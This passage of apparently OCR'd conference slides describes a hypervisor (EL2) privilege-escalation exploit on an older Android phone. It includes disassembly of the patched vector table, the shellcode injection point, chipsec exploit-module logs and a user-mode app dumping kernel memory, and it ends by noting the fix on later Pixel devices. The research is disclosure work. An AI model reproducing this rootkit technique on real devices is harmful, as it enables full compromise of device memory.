f3 03 03 aa e2 07 bf a9 a0 00 3c d5 02 1c 78 92 |           <   x
00 1c 40 92 00 18 42 aa d1 03 00 94 a0 00 3c d5 |   @   B        <
```

# Now we can patch the hypervisor…




Kernel (EL1) exploits hypervisor LPE to get EL2 privileges

The rootkit can protect hypervisor from kernel access

Patched hypervisor traps access from kernel (EL1) & app (EL0) including SMC interface

Patch hypervisor allows malicious app (EL0) access entire memory


# Patching EL2 Vector Table



```
LOAD:000000006C08D94 00 00 00 00+                ALIGN 0x80
LOAD:000000006C08E00 FE 03 BF A9                 STP             X30, X0, [SP,#-0x10]!
LOAD:000000006C08E04 00 52 3C D5                 MRS             X0, #4, c5, c2, #0
LOAD:000000006C08E08 00 FC 5A D3                 UBFM            X0, X0, #0x1A, #0x3F
LOAD:000000006C08E0C 1F 88 00 F1                 CMP             X0, #0x22
LOAD:000000006C08E10 FE 03 C1 A8                 LDP             X30, X0, [SP],#0x10
LOAD:000000006C08E14 00 FF FE 54                 B.EQ            sub_6C06DF4
LOAD:000000006C08E18 F0 3F BF A9                 STP             X16, X15, [SP,#-0x10]!
LOAD:000000006C08E1C 0F 52 3C D5                 MRS             X15, #4, c5, c2, #0
LOAD:000000006C08E20 EF FD 5A D3                 UBFM            X15, X15, #0x1A, #0x3F
LOAD:000000006C08E24 FF 49 00 F1                 CMP             X15, #0x12
LOAD:000000006C08E28 00 02 FF 54                 B.EQ            sub_6C06E68
LOAD:000000006C08E2C FF 59 00 F1                 CMP             X15, #0x16
LOAD:000000006C08E30 C0 01 FF 54                 B.EQ            sub_6C06E68
LOAD:000000006C08E34 75 F8 FF 17                 B               loc_6C07008
LOAD:000000006C08E34                  ; ---------------------------------------------------------------
LOAD:000000006C08E38 00 00 00 00+                ALIGN 0x80
LOAD:000000006C08E80 FE 03 BF A9                 STP             X30, X0, [SP,#-0x10]!
LOAD:000000006C08E84 A0 02 80 D2                 MOV             X0, #0x15
```

One of the EL2 Vector Table entries

$$\begin{tikzcd} \text{sub\_6C06E68} \arrow[r] & \text{sub\_6C017FC} \end{tikzcd}$$




```
LOAD:000000006C019E8             loc_6C019E8                              ; CODE XREF: sub_6C017FC+30↑j
LOAD:000000006C019E8 F3 27 40 F9                  LDR             X19, [SP,#0x70+var_28]
LOAD:000000006C019EC F4 57 45 A9                  LDP             X20, X21, [SP,#0x70+var_20]
LOAD:000000006C019F0 FD 7B 46 A9                  LDP             X29, X30, [SP,#0x70+var_10]
LOAD:000000006C019F4 FF C3 01 91                  ADD             SP, SP, #0x70
LOAD:000000006C019F8 C0 03 5F D6                  RET                      ; injected address
LOAD:000000006C019F8             ; End of function sub_6C017FC
LOAD:000000006C019F8
LOAD:000000006C019FC             ; ---------------------------------------------------------------
LOAD:000000006C019FC C0 03 5F D6                  RET
LOAD:000000006C01A00
```

We inject a payload in the function invoked by the vector table entry (`0x6C019F8`)

## PoC Exploit App and Hypervisor Patch


- Exploit app stores some magic number and command in a memory
- Hypervisor rootkit read magic number and executes command
- For example, command “Expose EL1 kernel memory at address X”

# Exploit Details




```
bullhead:/ # /su/expl.sh
chipsec 6843 0
[CHIPSEC] OS      : Linux 3.10.73-gb1bd207-dirty #1 SMP PREEMPT Mon Jun 26 16:11:07 PDT
[CHIPSEC] Platform: aarch64

[+] loaded chipsec.modules.tools.hyp.hyp_exploit

[*] running module: chipsec.modules.tools.hyp.hyp_exploit
[x][ =======================================================================
[x][ Module: Patching the hypervisor
[x][ =======================================================================
[Exploit] Check Hypervisor memory at address             : 0x06C00000

44 11 00 58 04 c0 1c d5 20 40 1c d5 a3 00 3c d5 | D  X     @    <
64 1c 78 92 63 1c 40 92 63 18 44 aa a4 10 00 58 | d x c @ c D    X

[Exploit] EL1 kernel module has access to Hypervisor memory

[Exploit] Read VBAR_EL2 with address of Hyp Vector Table : 0x06C08800
[Exploit] Find a Exception Handler function in which exploit will inject Shellcode
[Exploit] Target Function Address                        : 0x06C017FC

[Exploit] Prepare Shellcode with Commands                : Read/Write EL1 Kernel memory
[Exploit] Inject Shellcode to Target Function in address : 0x06C019F8
[Exploit] Check Shellcode after injection                : PASS
```

# Exploit Details



```
bullhead:/ # /su/chipsec_util.sh mem read 0x80000
chipsec 6843 0
[CHIPSEC] reading buffer from memory: PA = 0x0000000000080000, len = 0x100..
10 00 00 14 00 00 00 00 00 00 08 00 00 00 00 00 |
80 0b f4 01 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 41 52 4d 64 00 00 00 00 |        ARMd
f5 03 00 aa ef ff 05 94 71 00 06 94 15 00 06 94 |         q
16 00 38 d5 e0 03 16 aa 7a 00 06 94 f7 03 00 aa |   8     z
17 01 00 b4 20 00 00 94 47 00 00 94 3b 05 00 58 |         G   ;  X
9e 02 00 10 ec 0a 40 f9 8c 01 1c 8b 80 01 1f d6 |       @
1f 20 03 d5 ff ff ff 17 1f 20 03 d5 1f 20 03 d5 |
1f 20 03 d5 1f 20 03 d5 1f 20 03 d5 1f 20 03 d5 |
1f 20 03 d5 1f 20 03 d5 1f 20 03 d5 1f 20 03 d5 |
1f 20 03 d5 1f 20 03 d5 1f 20 03 d5 1f 20 03 d5 |
c5 10 00 58 05 c0 18 d5 19 20 18 d5 3a 20 18 d5 |    X        :
df 3f 03 d5 01 00 00 14 00 10 18 d5 df 3f 03 d5 |  ?           ?
60 03 1f d6 bf 0a 40 f2 01 01 00 54 bf 02 18 eb | `     @    T
cb 00 00 54 00 00 a4 d2 00 00 18 8b bf 02 00 eb |    T
[CHIPSEC] (mem) time elapsed 0.003
```

=




```
bullhead:/ # [APP] Got signal from the Hypervisor!
[APP] Hooked interrupt executed
[APP] Address in Android kernel to read through
[APP] hooked Hypervisor interrupt is: 0x80000
[APP] Kernel Memory Dump:
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 41 52 4D 64 00 00 00 00
F5 03 00 AA EF FF 05 94 71 00 06 94 15 00 06 94
16 00 38 D5 E0 03 16 AA 7A 00 06 94 F7 03 00 AA
17 01 00 B4 20 00 00 94 47 00 00 94 3B 05 00 58
9E 02 00 10 EC 0A 40 F9 8C 01 1C 8B 80 01 1F D6
1F 20 03 D5 FF FF FF 17 1F 20 03 D5 1F 20 03 D5
1F 20 03 D5 1F 20 03 D5 1F 20 03 D5 1F 20 03 D5
1F 20 03 D5 1F 20 03 D5 1F 20 03 D5 1F 20 03 D5
1F 20 03 D5 1F 20 03 D5 1F 20 03 D5 1F 20 03 D5
C5 10 00 58 05 C0 18 D5 19 20 18 D5 3A 20 18 D5
DF 3F 03 D5 01 00 00 14 00 10 18 D5 DF 3F 03 D5
60 03 1F D6 BF 0A 40 F2 01 01 00 54 BF 02 18 EB
CB 00 00 54 00 00 A4 D2 00 00 18 8B BF 02 00 EB
```

User mode application can read EL2 kernel memory from `0x80000` physical address using our hyp patch

DEMO
38
imgflip.com

## This has been fixed in Google Pixel


- The trust model has changed on Snapdragon 821 SoC
- EL1 (kernel) is not longer in the TCB of EL2 (hypervisor)
- Hypervisor is no longer accessible from Android kernel (EL1)



```
python chipsec_util.py mem read 0x85810000                                            <

################################################################
##                                                            ##
##  CHIPSEC: Platform Hardware Security Assessment Framework  ##
##                                                            ##
################################################################
[CHIPSEC] Version 1.2.2

****** Chipsec Linux Kernel module is licensed under GPL 2.0

[CHIPSEC] Executing command 'mem' with args ['read', '0x85810000']

[CHIPSEC] reading buffer from memory: PA = 0x0000000085810000, len = 0x100..
user@kli:~$ adb shell
```

## Cannot use SMC handler either

- Passing hypervisor address in the SMC argument
- Return error result
- SMC does not allow overwriting hypervisor memory on behalf of EL1



```
_util.py smc 0x0 0x2001302 0x23 3 0x85810000 0x28 0x0                         <

################################################################
##                                                            ##
##  CHIPSEC: Platform Hardware Security Assessment Framework  ##
##                                                            ##
################################################################
[CHIPSEC] Version 1.2.2

****** Chipsec Linux Kernel module is licensed under GPL 2.0

[CHIPSEC] Executing command 'smc' with args ['0x0', '0x2001302', '0x23', '3', '0x85810000', '0x28', '0x0']

